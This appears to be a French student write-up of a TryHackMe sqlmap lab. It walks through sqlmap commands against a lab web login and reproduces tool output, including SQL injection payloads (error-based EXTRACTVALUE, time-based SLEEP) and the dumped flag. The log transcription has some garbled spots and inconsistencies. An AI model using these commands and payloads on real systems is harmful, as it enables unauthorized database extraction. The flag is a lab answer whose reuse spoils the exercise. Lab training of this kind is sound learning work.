


TD3 : SQLMAP

Resultats tryhackme :



Pour trouver l'utilisateur connecté, je vais intercepter avec burpsuite (TP2) et exploiter les failles :

Pour trouver le "current user", j'ai intercepté la requête d'appel sur le endpoint auth.php, ensuite j'ai fait la commande sqlmap :

```
sqlmap -r requete.txt --current-user
```

requete.txt ⇒ fichier text contenant la requête http à parser

```
File Actions Edit View Help
username' does not seem to be injectable
[10:18:07] [WARNING] POST parameter 'password' does not appear to be dynamic
[10:18:07] [INFO] heuristic (basic) test shows that POST parameter 'password' might be injectable (possible DBMS: 'MySQL')
[10:18:07] [INFO] heuristic (XSS) test shows that POST parameter 'password' might be vulnerable to cross-site scripting (XSS) attacks
[10:18:07] [INFO] testing for SQL injection on POST parameter 'password'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[10:18:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:18:22] [WARNING] reflective value(s) found and filtering out
[10:18:22] [INFO] testing 'boolean-based blind - Parameter replace (original value)'
[10:18:23] [INFO] testing 'Generic inline queries'
[10:18:23] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:18:24] [INFO] POST parameter 'password' is 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectable
[10:18:24] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:18:35] [INFO] POST parameter 'password' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:18:35] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:18:35] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:18:35] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[10:18:36] [INFO] target URL appears to have 10 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[10:19:07] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[10:19:09] [INFO] target URL appears to be UNION injectable with 10 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] n
[10:19:21] [WARNING] if UNION based SQL injection is not detected, please consider usage of option '--union-char' (e.g. '--union-char=1') and/or try to force the back-end DBMS (e.g. '--dbms=mysql')

sqlmap identified the following injection point(s) with a total of 288 HTTP(s) requests:
-----
Parameter: password (POST)
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload:
username=abpassword=a' AND EXTRACTVALUE(1712,CONCAT(0x5c,0x716a7a6b71,(SELECT (ELT(1712-1712,1))),0x71a6b7171)) AND 'Tbdf'='Tbdf

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload:
username=abpassword=a' AND (SELECT 9359 FROM (SELECT(SLEEP(5)))ZAPB) AND 'uunp'='uunp

[10:19:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3, PHP
back-end DBMS: MySQL >= 5.1
[10:19:26] [INFO] fetching current user
[10:19:26] [INFO] retrieved: 'root@localhost'
current user: 'root@localhost'
[10:19:26] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.58.55'
[*] ending @ 10:19:26 /2024-12-06/

kali@kali:~/Desktop
```

pour trouver le flag, je regarde les tables de la base de données blood et je trouve une table flag :

sqlmap -r requete.txt -D -- tables

```
SQLMap - TryHackMe Walkthrough. What is sqlmap? | by Sakib Hassan Prangon | Medium —
File Ac Mozilla Firefox Help
https://sqlmap.org

[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:22:41 /2024-12-06/

[10:22:41] [INFO] parsing HTTP request from 'httpRequete.txt'
[10:22:41] [INFO] resuming back-end DBMS 'mysql'
[10:22:41] [INFO] testing connection to the target URL
got a 302 redirect to 'http://10.10.58.55/blood/login.php?error=true'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] n
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=mbis140045...&lt;table>'). Do you want to use those [Y/n] n
[10:22:54] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: password (POST)
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload:
username=abpassword=a' AND EXTRACTVALUE(1712,CONCAT(0x5c,0x716a7a6b71,(SELECT (ELT(1712-1712,1))),0x71a6b7171)) AND 'Tbdf'='Tbdf

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload:
username=abpassword=a' AND (SELECT 9359 FROM (SELECT(SLEEP(5)))ZAPB) AND 'uunp'='uunp

[10:22:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP, Nginx 1.10.3
back-end DBMS: MySQL >= 5.1
[10:22:54] [INFO] fetching tables for database: 'blood'
[10:22:54] [INFO] retrieved: 'blood_db'
[10:22:55] [INFO] retrieved: 'flag'
[10:22:55] [INFO] retrieved: 'users'
Database: blood
{3 tables}
+-----+
| blood_db |
+-----+
| flag     |
+-----+
| users    |
+-----+

[10:22:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.58.55'
[*] ending @ 10:22:55 /2024-12-06/

kali@kali:~/Desktop
```

enfin je vais dump la table pour voir le flag :

sqlmap -r requete.txt -D blood -T flag --dump :

```
[*] starting @ 10:25:03 /2024-12-06/
[10:25:03] [INFO] passing HTTP request from 'httpRequete.txt'
[10:25:03] [INFO] resuming back-end DBMS 'mysql'
[10:25:03] [INFO] testing connection to the target URL
get a 302 redirect to 'http://10.10.58.55/blood/login.php?error=true'. Do you want to follow? [Y/n] n
[10:25:03] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
Parameter: password (POST)
Type: error-based
Title: MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload:
username=abpassword=a' AND EXTRACTVALUE(1712,CONCAT(0x5c,0x716a7a6b71,(SELECT (ELT(1712=1712,1))),0x717a6b71)) AND 'TBdF'='TBdF
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload:
username=abpassword=a' AND (SELECT 9359 FROM (SELECT(SLEEP(5))))ZAPB) AND 'uump'='uump' : all the information within this particular database table
named "flag" using following command :
[10:25:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.3
back-end DBMS: MySQL > 5.1
[10:25:05] [INFO] fetching columns for table 'flag' in database 'blood'
[10:25:05] [INFO] retrieved: 'id'
[10:25:05] [INFO] retrieved: 'name'
[10:25:05] [INFO] retrieved: 'varchar(30)'
[10:25:05] [INFO] retrieved: 'flag'
[10:25:05] [INFO] retrieved: 'varchar(50)'
[10:25:05] [INFO] fetching entries for table 'flag' in database 'blood'
[10:25:05] [INFO] retrieved: 'flag'
[10:25:05] [INFO] retrieved: 'thm[sqlmap_is_love]'
[10:25:05] [INFO] retrieved: '1'
Database: blood
Table: flag
1 entry
+----+-----+
| id | flag |
+----+-----+
| 1 | thm[sqlmap_is_love] | flag |
+----+-----+
[10:25:06] [INFO] table 'blood.flag' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.58.55/dump/blood/flag.csv'
[10:25:06] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.58.55'
[*] ending @ 10:25:06 /2024-12-06/

kali@kali:~/Desktop
Question 2 : What is the final flag?
```